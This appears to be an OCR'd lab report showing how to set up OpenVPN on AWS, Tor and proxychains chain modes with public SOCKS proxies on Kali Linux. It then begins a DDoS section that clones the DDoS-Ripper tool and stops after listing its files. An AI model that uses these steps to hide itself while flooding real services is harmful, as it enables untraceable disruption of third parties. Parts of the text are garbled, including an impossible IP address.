
Default domain suffix

Search in chrome: <https://13.58.6.67/>

To get User login page



Enter User name which you give in create Instance in AWS as openvpn and enter password which you gave in command prompt



OPENVPN
Access Server

OpenVPN Connect Recommended for your device:

NEW

OpenVPN Connect for all Platforms:

OpenVPN Connect v3:

NEW

POWERED BY OPENVPN © 2009-2022 OpenVPN Inc. All Rights Reserved

OpenVPN Connect

Profiles

CONNECTED

OpenVPN Profile
openvpn@13.58.6.67
[bundled]

CONNECTION STATS

40B/s

0B/s

BYTES IN 0 KB/S

BYTES OUT 0 KB/S

DURATION 00:45:57

PACKET RECEIVED 3 sec ago


YOU openvpn

6.Configuring VPN + TOR

7. Configuring VPN+Proxychains

Configuring VPN+Proxychains

By using Round Robin chain of Proxychains + VPN is the most anonymous way to hide yourself



Search for : <https://ipleak.net/>



8.Configuring proxychains + utilizing public Sockets

```

└─(root@loke4884)-[~/home/loke4884]
  # sudo -s
  └─(root@loke4884)-[~/home/loke4884] Start your search in the address bar to see suggestions from Google.
  # sudo apt-get install tor
  Reading package lists... Done
  Building dependency tree... Done
  Reading state information... Done
  The following additional packages will be installed:
    tor-geoipdb torsocks
  Suggested packages:
    mixmaster torbrowser-launcher apparmor-utils nyx obfs4proxy
  The following NEW packages will be installed:
    tor tor-geoipdb torsocks
  0 upgraded, 3 newly installed, 0 to remove and 1382 not upgraded.
  Need to get 3,570 kB of archives.
  After this operation, 17.1 MB of additional disk space will be used.
  Do you want to continue? [Y/n] Y
  Get:1 http://kali.download/kali kali-rolling/main amd64 tor amd64 0.4.7.13-1 [1,995 kB]
  Get:2 http://kali.download/kali kali-rolling/main amd64 tor-geoipdb all 0.4.7.13-1 [1,501 kB]
  Get:3 http://kali.download/kali kali-rolling/main amd64 torsocks amd64 2.4.0-1 [74.3 kB]
  Fetched 3,570 kB in 7s (502 kB/s)
  Selecting previously unselected package tor.
  (Reading database ... 393737 files and directories currently installed.)
  Preparing to unpack .../tor_0.4.7.13-1_amd64.deb ...
  Unpacking tor (0.4.7.13-1) ...
  Selecting previously unselected package tor-geoipdb.
  Preparing to unpack .../tor-geoipdb_0.4.7.13-1_all.deb ...
  Unpacking tor-geoipdb (0.4.7.13-1) ...
  Selecting previously unselected package torsocks.
  Preparing to unpack .../torsocks_2.4.0-1_amd64.deb ...
  Unpacking torsocks (2.4.0-1) ...
  Setting up tor (0.4.7.13-1) ...
  Something or somebody made /var/lib/tor disappear.
  Creating one for you again.
  Something or somebody made /var/log/tor disappear.
  Creating one for you again.
  update-rc.d: We have no instructions for the tor init script.
  update-rc.d: It looks like a network service, we disable it.
  Setting up torsocks (2.4.0-1) ...
  Setting up tor-geoipdb (0.4.7.13-1) ...
  Processing triggers for man-db (2.11.0-1+b1) ...
  Processing triggers for kali-menu (2022.4.1) ...

```

```

└─(root@loke4884)-[~/home/loke4884]
  # service tor start
  └─(root@loke4884)-[~/home/loke4884] Start your search in the address bar to see suggestions from Google and your browsing history.
  # proxychains4 firefox
  [proxychains] config file found: /etc/proxychains4.conf
  [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
  [proxychains] DLL init: proxychains-ng 4.16
  [proxychains] DLL init: proxychains-ng 4.16
  Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)
  └─(root@loke4884)-[~/home/loke4884]
  # proxychains4 firefox
  [proxychains] config file found: /etc/proxychains4.conf
  [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
  [proxychains] DLL init: proxychains-ng 4.16
  [proxychains] DLL init: proxychains-ng 4.16
  Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)
  └─(root@loke4884)-[~/home/loke4884]
  # proxychains4 firefox
  [proxychains] config file found: /etc/proxychains4.conf
  [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
  [proxychains] DLL init: proxychains-ng 4.16
  [proxychains] DLL init: proxychains-ng 4.16
  Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)
  └─(root@loke4884)-[~/home/loke4884]
  # proxychains4 firefox
  [proxychains] config file found: /etc/proxychains4.conf
  [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
  [proxychains] DLL init: proxychains-ng 4.16
  [proxychains] DLL init: proxychains-ng 4.16
  Running Firefox as root in a regular user's session is not supported. ($XAUTHORITY is /home/loke4884/.Xauthority which is owned by loke4884.)

```

```

└─(root@loke4884)-[~/home/loke4884]
  # su loke4884

```

After Installation

```
└─(loke4884㉿loke4884)-[~]  
$ sudo gedit /etc/proxychains4.conf
```

Opens proxychains4.conf file

```
Open proxychains4.conf /etc
1 # proxychains.conf  VER 4.x
2 #
3 #      HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
4 #
5 #
6 # The option below identifies how the ProxyList is treated.
7 # only one option should be uncommented at time,
8 # otherwise the last appearing option will be accepted
9 #
10 #dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise EINTR is returned to the app
24 #
25 #round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain_len length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped).
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously invoked proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise EINTR is returned to the app
37 # These semantics are not guaranteed in a multithreaded environment.
38 #
```

For being more Anonymous , we use round_robin_chain as it changes its ip configuration within a particular give time slice comment all strict_chain , dynamic_chain Uncomment round_robin_chain and add more ips along with its port number in end as it changes one ip to another ip in time slice

```
(loke4884@loke4884)-[~]
$ sudo gedit /etc/proxychains4.conf
```

```

1 # proxychains.conf  VER 4.x
2 #
3 #      HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
4
5
6 # The option below identifies how the ProxyList is treated.
7 # only one option should be uncommented at time,
8 # otherwise the last appearing option will be accepted
9 #
10 #dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 #strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise EINTR is returned to the app
24 #
25 round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain_len length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped).
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously invoked proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise EINTR is returned to the app
37 # These semantics are not guaranteed in a multithreaded environment.
38 #
39 #random_chain
40 #
41 # Random - Each connection will be done via random proxy
42 # (or proxy chain, see chain_len) from the list.
43 # this option is good to test your IDS : )
44

```

Round_robin_chain

Take Ip address with corresponding ports on

<https://spys.one/en/socks-proxy-list/>

Take some Ips with corresponding ports along with corresponding proxy types from the link provided.

Proxy list added at the end of the file manually.

Node : that <proxy type> <ip address><port> (Instead of colon between ip address and port we use space here)

```

157 [ProxyList]
158 # add proxy here ...
159 # meanwhile
160 # defaults set to "tor"
161 socks4 127.0.0.1 9050
162 socks5 107.152.98.5 4145
163 socks5 208.102.51.6 58208
164 #socks5 192.111.129.145 16894
165 #socks5 142.54.231.38 4145
166

```

You can also uncomment remaning socks

Finally save the file and close it run the command

```

(love4884㉿love4884)-[~] $ proxychains4 firefox
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
ATTENTION: default_value.of.option.mesa_glxthread overridden by environment.
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... contile.services.mozilla.com:443 [proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 [GFX1]: Unrecognized feature ACCELERATED_CANVAS2D
Missing chrome or resource URL: resource://gre/modules/UpdateListener.jsm
Missing chrome or resource URL: resource://gre/modules/UpdateListener.sys.mjs
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
... www.google.com:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... content-signature-2.cdn.mozilla.net:443 ←socket error or timeout!
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... fonts.gstatic.com:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fonts.gstatic.com:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... www.google.com:443 ... OK DNS Address - 0 servers detected, 2 tests, 2 errors.
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... content-signature-2.cdn.mozilla.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... safebrowsing.googleapis.com:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... firefox.settings.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... push.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... push.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... contile.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... r3.o.lencr.org:80 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... acsp.pki.google:80 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... r3.o.lencr.org:80 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fcik2b212v2t4ucec6n2boctyx1712m3ca1n3g5-1.ipleak.net:443 [proxychains] DLL init: proxychains-ng 4.16
... OK
Sandbox: seccomp sandbox violation: pid 26390, tid 26854, syscall 270, args 14 139910323149168 0 0 0 .
select2: Function not implemented
Sandbox: seccomp sandbox violation: pid 26390, tid 26392, syscall 270, args 12 139910535022416 0 0 0 .
select2: Function not implemented
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... ipv4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... ipv4.ipleak.net:443 ... OK

```

```

... OK
Sandbox: seccomp sandbox violation: pid 26390, tid 26854, syscall 270, args 14 139910323149168 0 0 0 .openSSH in call Geolocation map \(Google Maps\) DNS Addresses - 3 servers detected, 4 tests, 3 errors
select2: Function not implemented
Sandbox: seccomp sandbox violation: pid 26390, tid 26392, syscall 270, args 12 139910535022416 0 0 0 .
select2: Function not implemented
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... ipv4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... push.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... ipv4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... ipv6.ipleak.net:443 ← socket error or timeout!
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipv6.ipleak.net:443 ← denied
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... ipv6.ipleak.net:443 ← socket error or timeout! Your IP addresses
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... ipv6.ipleak.net:443 ← socket error or timeout!
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipv6.ipleak.net:443 ← denied
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fallback-ipv4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... fallback-ipv4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... fallback-ipv4.ipleak.net:443 ← socket error or timeout!
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-1.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... push.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-2.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-3.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... push.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-5.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... push.services.mozilla.com:443 ← socket error or timeout!
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-6.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-7.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... fcik2b212v2r4ucec6n62boctyx1712m3ca1n3g5-8.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... mitmdetect.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-1.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... push.services.mozilla.com:443 ← socket error or timeout!
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipv4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... contile.services.mozilla.com:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... ocp.digicert.com:80 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-2.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-3.ipleak.net:443 ... OK
[proxychains] DLL init: proxychains-ng 4.16 Torrent Address detection Geolocation map \(Google Maps\)
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-3.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 127.0.0.1:9050 ... j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-4.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 107.152.98.5:4145 ... j5puexqtf34ljanue9pw4720jet1izs2v3l57smg-5.ipleak.net:443 ... OK
[proxychains] Round Robin chain ... 208.102.51.6:58208 ... push.services.mozilla.com:443 ... OK

```

Directly connects to firefox

Search for : <https://ipleak.net/>

If you are now connected to a VPN and you see your ISP IP, then your system is [leaking WebRTC requests](#)

DNS Addresses - 2 servers detected, 4 tests, 2 errors.

112.253.0.4	112.253.2.2
United States - California GOOGLE 1 hit	United States - California GOOGLE 1 hit

If you are now connected to a VPN and between the detected DNS you see your ISP DNS, then your system is [leaking DNS requests](#)

Next It shows different geo location

This is the kind of information that all the sites you visit, as well as their advertisers and any embedded widget, can see and collect about you.

Your IP addresses

186.220.100.260
Germany - Bavaria F3 Netze e.V. 1 hit

No forwarded IP detected. If you are using a proxy, it's a transparent proxy.

Browser default: IPv4 (1777 ms) Fallback:

Strict_chain

Access only one ip address ,Strict to One ip address only for entire execution.

Configure proxychains4


```
(loke4884@loke4884)@[~]
$ sudo gedit /etc/proxchains4.conf
```

Comment round_robin_chain get ,Uncomment strict_chain

```
1 # proxchains.conf  VER 4.x
2 #
3 #      HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
4 #
5 #
6 # The option below identifies how the ProxyList is treated.
7 # only one option should be uncommented at time,
8 # otherwise the last appearing option will be accepted
9 #
10 #dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise EINTR is returned to the app
24 #
25 #round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain_len length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped).
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously invoked proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise EINTR is returned to the app
37 # These semantics are not guaranteed in a multithreaded environment.
38 #
```

RUN this strict_chain on proxchains4

You can observe 127.0.0.1:9050 accessing for all



dynamic_chain

Access any chain in randomly

Changing from strict_chain to dynamic_chain by commenting strict_chian and round_robin_chain, uncomment dynamic_chain allow all the ips at the end of the file

```
(loke4884@loke4884)-[~]
$ sudo gedit /etc/proxychains4.conf
```

```
1 # proxychains.conf  VER 4.x
2 #
3 #           HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.
4
5
6 # The option below identifies how the ProxyList is treated.
7 # only one option should be uncommented at time,
8 # otherwise the last appearing option will be accepted
9 #
10 dynamic_chain
11 #
12 # Dynamic - Each connection will be done via chained proxies
13 # all proxies chained in the order as they appear in the list
14 # at least one proxy must be online to play in chain
15 # (dead proxies are skipped)
16 # otherwise EINTR is returned to the app
17 #
18 #strict_chain
19 #
20 # Strict - Each connection will be done via chained proxies
21 # all proxies chained in the order as they appear in the list
22 # all proxies must be online to play in chain
23 # otherwise EINTR is returned to the app
24 #
25 #round_robin_chain
26 #
27 # Round Robin - Each connection will be done via chained proxies
28 # of chain_len length
29 # all proxies chained in the order as they appear in the list
30 # at least one proxy must be online to play in chain
31 # (dead proxies are skipped).
32 # the start of the current proxy chain is the proxy after the last
33 # proxy in the previously invoked proxy chain.
34 # if the end of the proxy chain is reached while looking for proxies
35 # start at the beginning again.
36 # otherwise EINTR is returned to the app

157 [ProxyList]
158 # add proxy here ...
159 # meanwhile
160 # defaults set to "tor"
161 socks4  127.0.0.1 9050
162 socks5  107.152.98.5 4145
163 socks5  208.102.51.6 58208
164 socks5  192.111.129.145 16894
165 socks5  142.54.231.38 4145
166
```

Save and close the file

You can observe that `Dynamic_chain` in execution

9. DDoS attack using any open source tools

DDOS ATTACK


GIT-HUB Link : <https://github.com/palahsu/DDoS-Ripper>

First install git

```
(loke4884㉿loke4884) [~]
$ sudo apt install git
[sudo] password for loke4884:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libpython3.10-dev python3.10 python3.10-dev python3.10-minimal
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  git-man
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn
The following packages will be upgraded:
  git git-man
2 upgraded, 0 newly installed, 0 to remove and 1476 not upgraded.
Need to get 9,221 kB of archives.
After this operation, 6,989 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://kali.download/kali kali-rolling/main amd64 git amd64 1:2.39.2-1.1 [7,171 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 git-man all 1:2.39.2-1.1 [2,049 kB]
Fetched 9,221 kB in 16s (575 kB/s)
(Reading database ... 396750 files and directories currently installed.)
Preparing to unpack .../git_1%3a2.39.2-1.1_amd64.deb ...
Unpacking git (1:2.39.2-1.1) over (1:2.35.1-1) ...
Preparing to unpack .../git-man_1%3a2.39.2-1.1_all.deb ...
Unpacking git-man (1:2.39.2-1.1) over (1:2.35.1-1) ...
Setting up git-man (1:2.39.2-1.1) ...
Setting up git (1:2.39.2-1.1) ...
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...
```

Getting packages from git

```
(loke4884@loke4884) - [~]
$ git clone https://github.com/palahsu/DDoS-Ripper.git
Cloning into 'DDoS-Ripper' ...
remote: Enumerating objects: 107, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 107 (delta 10), reused 4 (delta 4), pack-reused 95
Receiving objects: 100% (107/107), 838.00 KiB | 635.00 KiB/s, done.
Resolving deltas: 100% (47/47), done.
```




Go to DDoS-Ripper

```
(loke4884@loke4884) [~] $ cd DDoS-Ripper
```

List all files inside the DDoS-Riper Folder

```
(loke4884@loke4884) [~/DDoS-Ripper] $ ls
'DDoS-Ripper Pro.zip'  'DRipper Free'  DRipper.py  headers.txt  LICENSE  README.md
```



